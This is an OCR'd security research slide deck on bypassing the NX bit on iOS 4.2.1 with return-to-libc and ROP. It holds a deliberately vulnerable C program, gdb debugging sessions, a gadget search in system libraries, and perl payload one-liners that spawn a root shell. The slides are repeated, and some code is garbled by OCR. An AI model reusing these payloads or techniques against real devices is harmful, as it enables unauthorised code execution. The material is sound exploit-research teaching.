Safe² Red Alert

Bypass NX-bit on iOS (RTL)

Doc. No. : RA_WTD_0020
Version 1.0

2012-05-28
Documented by Sanghwan, Ahn

NSHC SECURITY

About Me

Name : Sanghwan Ahn (h2spice)

Belong : R3d@l3rt Team in NSHC

Job : Research Engineer

E-mail : shahn@nshc.net

Facebook : http://www.facebook.com/h2spice

Agenda

1. at the outset

① What is iPhone ?
② iOS Security Model
③ Test Environment
④ Scenario Concept

2. Return to Libc on iOS

① Scenario
② Vulnerable source
③ Exploitation


at the outset

1. at the outset

(1) What is iPhone?

by Apple

iOS mobile OS




ARM CPU(RISC)

1. at the outset

(1) What is iPhone?

iOS mobile O



ARM CPU(RISC)

(2) iPhone Security Model


iPhone Security Model
· 각각의 프로세스는 Mobile(User)권한으로 동작한다.
· root 계정만이 기본 설치 디렉터리 와 애플리케이션 상위 디렉터리에 쓸수있는 권한을 가짐.
· /bin/sh 및 setuid 파일이 존재하지않음.(순정버전에서)
· NX-bit가 활성화 되어있다.
· ASRL이 적용되어있다 (4.3 이상 버전)
· SYS_setreuid 와 SYS_setreguid 가 커널 단에서 제거됨.
· 메모리는 동시에 RWX 권한을 가질수없음 (R-X 또는 RW- 조합 허용됨)

Safe² Red Alert

(3) Test Environment

Test Environment	
Model	iPod touch 2g
OS	iOS 4.2.1 (jailbreaked)
Core	ARM Core v6
Installed Tools	GNU Compiler (gcc)
	GNU Debugger (gdb)
	Script Language (perl)
	Otool
	Openssl/ Openssh

(4) Scenario Concept



(4) Scenario Concept

(4) Scenario Concept

(4) Scenario Concept

Return to Libc on iOS

(1) Scenario


- Return address를 system( )의 주소로 변조
- system( ) 호출
- '/bin/sh' 실행

(1) Scenario

- Return address를 system( )의 주소로 변조
- system( ) 호출
- '/bin/sh' 실행

(1) Scenario


- **Return address를 system( )의 주소로 변조**
- **system( ) 호출**
- **'/bin/sh' 실행**



2. Return to Libc on iOS

(1) Scenario

- **Return address를 system( )의 주소로 변조**
- **system( ) 호출**
- **'/bin/sh' 실행**



(2) Vulnerable source

이제 우리는 함수의 흐름을 변경 할 수 있다.
RTL 과 ROP 같은 공격을 시도 할 수 있다.

이제 우리는 RTL 기법을 적용 하여
'/bin/sh'을 실행 시켜 볼 것이다.

취약한 프로그램 소스는 우측 그림과 같다.

여기서 sysfun( )가 추가로 정의 되는데,
sysfun( )가 동작하면 현재 동작하는 process에 대한 리스트를 출력해준다.

물론 해당 프로그램이 정상적으로 동작할때는
sysfun( )는 동작하지 않는다 :)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void sysfun()
{
        system("ps");
}
}
int main(int argc, char* argv[])
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
h2spice:/h2spice_test/iOS_4.2.1_BoF root#
```

(2) Vulnerable source

이제 우리는 함수의 흐름을 변경 할 수 있다.
RTL 과 ROP 같은 공격을 시도 할 수 있다.

이제 우리는 RTL 기법을 적용 하여
'/bin/sh'을 실행 시켜 볼 것이다.

취약한 프로그램 소스는 우측 그림과 같다.

여기서 sysfun( )가 추가로 정의 되는데,
sysfun( )가 동작하면 현재 동작하는 process에 대한 리스트를 출력해준다.

물론 해당 프로그램이 정상적으로 동작할때는
sysfun( )는 동작하지 않는다 :)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}
void sysfun()
{
        system("ps");
}
int main(int argc, char* argv[])
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
h2spice:/h2spice_test/iOS_4.2.1_BoF root#
```

(2) Vulnerable source

이제 우리는 함수의 흐름을 변경 할 수 있다.
RTL 과 ROP 같은 공격을 시도 할 수 있다.

이제 우리는 RTL 기법을 적용 하여
'/bin/sh'을 실행 시켜 볼 것이다.

취약한 프로그램 소스는 우측 그림과 같다.

여기서 sysfun( )가 추가로 정의 되는데,
sysfun( )가 동작하면 현재 동작하는 process에
대한 리스트를 출력해준다.

물론 해당 프로그램이 정상적으로 동작할때는
sysfun( )는 동작하지 않는다 :)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}
void sysfun()
{
        system("ps");

    {int argc, char* argv[])

    buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
h2spice:/h2spice_test/iOS_4.2.1_BoF root#
```

(3) Exploitation

이전과 동일한 방법으로 sysfun( )의 주소를 알 수 있다. sysfun( )의 주소는 0x2248이다.
아래 어셈 코드를 통해서 r0 레지스터에 어떤값 을 넣는 뒤, system( )가 실행 되는 것을 알 수 있다.

```
(gdb) info functions sysfun
All functions matching regular expression "sysfun":

Non-debugging symbols:
0x00002248  sysfun
(gdb) disassemble sysfun
Dump of assembler code for function sysfun:
0x00002248 <sysfun+0>:  push    {r7, lr}
0x0000224c <sysfun+4>:  add     r7, sp, #0      ; 0x0
0x00002250 <sysfun+8>:  ldr     r3, [pc, #12]   ; 0x2264 <sysfun+28>
0x00002254 <sysfun+12>: add     r3, pc, r3
0x00002258 <sysfun+16>: mov     r0, r3
0x0000225c <sysfun+20>: bl      0x230c <dyld_stub_system>
0x00002260 <sysfun+24>: pop     {r7, pc}
0x00002264 <sysfun+28>: andeq   r0, r0, r12, lsl #2
End of assembler dump.
(gdb)
```

(3) Exploitation

iOS에서 RTL 기법을 이용하여 공격 할 때, 문득 이런생각이 들었다.

만약 system( )가 호출되기 전에 인자값을 변경해버리면 다른 결과가 나오지 않을까 ?. ?
리눅스 상에서의 함수호출방식과 크게 다르지 않기 때문에 충분히 가능 할 것 같았다.

만약 다른 결과가 나온다면, 이 결과값 또한 조작 가능 할 것이다.

```
0x00002258 <sysfun+16>: mov     r0, r3
0x0000225c <sysfun+20>: bl      0x230c <dyld_stub_system>
```

0x2258 에 존재하는 mov r0, r3 명령어를 통해서 어떤값이 r0 레지스터에 저장된다.

0x225c 부분에 breakpoint를 걸어 r0레지스터에 어떤값이 들어갔는지 확인한다.

```
Breakpoint 2, 0x0000225c in sysfun ()
(gdb) info registers
r0             0x2368   9064
r1             0x0      0
```

코드상에서 정의된 system( )의 인자값인 “ps”가 r0 레지스터에 들어가있는 것을 볼 수 있다.

```
(gdb) x/s 0x2368
0x2368 <.str2+35>:       "ps"
```

(3) Exploitation

gdb 에서 set 명령을 이용해 r0 레지스터의 값을 수동으로 변경 할 수 있다. "/bin/sh"의 주소를 넣자.

```
(gdb) x/s 0x32db0308
0x32db0308:      "/bin/sh"
(gdb) set $r0=0x32db0308
(gdb) c
Continuing.
```

우리가 예상한 그대로 컴퓨터는 '/bin/sh' 을 실행했다 (: D kkkkkkkkk

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x0000224
8)' ;cat)|./test7
AABBBBCCCC鞘? H"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20
(staff),29(certusers),80(admin)
whoami
root
ls
binshell.s          dyld_decache   findbinsh.c      payload0    system3.c   test3.c   test6.c
binshell1           env            libc_search.pl   system      test        test4     test7
dump_dyld           env.c          libgcc_dump.txt  system.c    test.c      test4.c   test7.c
dump_libSystem.B    find_fun       libsys_dump.txt  system2     test2       test5     txt
dump_libSystem.B_2  find_fun.c     openSocket.c     system2.c   test2.c     test5.c   vuln_ser
dump_libgcc_s.1     findbinsh      payload          system3     test3       test6
```

(3) Exploitation

이제 우리는 이 아이디어를 수동이 아닌 자동으로 동작하게 할 공격코드를 작성해야 한다.

먼저 system( )의 인자값을 r0 레지스터에 넣기위해 특정 가젯을 찾아야 한다.
(x86처럼 스택을 이용해 인자값을 직접 참조하지않기때문에 조금 복잡하다)

pop {r0, pc} 또는 ldmia sp! {r0,pc} 와 같은 가젯을 이용해 r0레지스터에 특정값을 넣을 수 있다.
(연결된 여러 함수들을 연쇄적으로 실행시키기위해 pc가 꼭 붙어 있어야 한다)

나의 경우에는, 공유라이브러리에서 pop {r0,r1,r2,r3,pc} 또는 ldmia sp! {r0,r1,r2,r3,pc} 가젯을 사용했다.

해당 가젯을 찾기 위한 방법 중 하나는 공유라이브러리를 디스어셈블한 다음 검색하는 방법이 있다.
공유라이브러리인 dyld를 디스어셈블 하기 위해 otool을 사용했다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# otool
Usage: otool [-fahlLDtdorSTMRIHvVcXm] <object file> ...
```

(3) Exploitation

취약한 프로그램이 동작할때 공유하는 라이브러리를 확인 하기 위해 gdb에서 Info sharedlibrary 명령을 통해 확인 할 수 있다 : -)

우리는 공유되는 라이브러리 중 하나인 libSystem.B.dylib 를 이용 할 수 있다.
또는 x/10000000000i 0x30000000 명령을 통해 0x30000000 주소부터 존재하는 가젯을 모두 검색 할 수 있고 나는 이 방법을 사용했었다.
내 생각에, libSystem.B.dylib 를 디스어셈블하여 가젯을 찾는것이 현명한 판단이라 생각한다.

```
(gdb) info sharedlibrary
The DYLD shared library state has been initialized from the executable's shared library information.  All symb
ols should be present, but the addresses of some symbols may move when the program is executed, as DYLD may re
locate library load addresses if necessary.
                                Requested State Current State
Num Basename       Type Address         Reason | | Source
  | |                | |                   | | | |
  1 test7            - -                 exec Y Y /h2spice_test/iOS_4.2.1_BoF/test7 (offset 0x0)
  2 dyld             - -                 init Y Y /usr/lib/dyld at 0x2fe00000 with prefix "__dyld_"
  3 libgcc_s.1.dylib - -                 init Y Y /usr/lib/libgcc_s.1.dylib at 0xa34000 (offset 0xa34000)
  4 libSystem.B.dylib - -                init Y Y /usr/lib/libSystem.B.dylib at 0x30000000
                           (commpage objfile is) /usr/lib/libSystem.B.dylib[LC_SEGMENT.__DATA.__commpage]
```

```
h2spice:/usr/lib root# otool -toV dyld > /h2spice_test/iOS_4.2.1_BoF/txt/dump_dyld
h2spice:/usr/lib root# otool -toV libgcc_s.1.dylib > /h2spice_test/iOS_4.2.1_BoF/txt/dump_libgcc_s.1
h2spice:/usr/lib root# otool -toV libSystem.B.dylib > /h2spice_test/iOS_4.2.1_BoF/txt/dump_libSystem.b
```

-t : Display the contents of the (__TXT,__text) section.
–V : dsassembles the operands
-o : Display the contents of the __OBJC segment used by the Objective-C run-time system

(3) Exploitation

공유라이브러리를 디스어셈블하여 얻은 수많은 가젯들 중에 우리가 필요로 하는 특정 가젯은 egrep을 통해 검색 할 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/txt root# cat dump_libSystem.b |egrep pop|egrep r0|egrep pc
h2spice:/h2spice_test/iOS_4.2.1_BoF/txt root# cat dump_libSystem.b |egrep ldmia|egrep r0|egrep pc
3009a4e4        e8bd80b1        ldmia   sp!, {r0, r4, r5, r7, pc}
300df000        e8bd8001        ldmia   sp!, {r0, pc}
300df800        e8bd800f        ldmia   sp!, {r0, r1, r2, r3, pc}
h2spice:/h2spice_test/iOS_4.2.1_BoF/txt root# cat ./libgcc_dump.rtf |egrep pop|egrep r0|egrep r1
0x3037ddd4 <__popcountdi2+96>:  umull   r0, r1, r4, r10\
0x3037de08 <__popcountdi2+148>: lslls   r0, r1, #31\
0x3037ddd4 <__popcountdi2+96>:  umull   r0, r1, r4, r10\
0x3037de08 <__popcountdi2+148>: lslls   r0, r1, #31\
0x3084e8f4:     pop     \{r0, r1, r2, r3, pc\}\
0x3088a55c:     pop     \{r0, r1, r2, r3, pc\}\
```

egrep을 통해 검색한 가젯들은 다음 표와 같다.

address	instruction
0x300df000	ldmia sp!, {r0, pc}
0x300df800	ldmia sp!, {r0, r1, r2, r3, pc}
0x3084e8f4	pop {r0, r1, r2, r3, pc}
0x3088a55c	pop {r0, r1, r2, r3, pc}

내 경우엔, 0x3088a55c에 존재하는 pop {r0,r1,r2,r3,pc}를 사용했다.


Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test6

AABBBBCCCC駉? \쬮04Ì4Ì4Ì4Ì4Ì4Ì4Ì4Ì$"
Donuts..
```




Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6

AABBBBCCCC翤? \쬡04İ4İ4İ4İ4İ4İ4İ$"
Donuts..
```



Safe² Red Alert

(3) Exploitation

아래 공격 코드를 통해 0x3088a55c에 존재하는 가젯인 pop {r0, r1, r2, r3, pc} 정상적으로 동작하는 것을 알 수 있다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ; cat)|./test6

AABBBBCCCC頹? \쭭04Ì4Ì4Ì4Ì4Ì4Ì4Ì4Ì$"
Donuts..
```

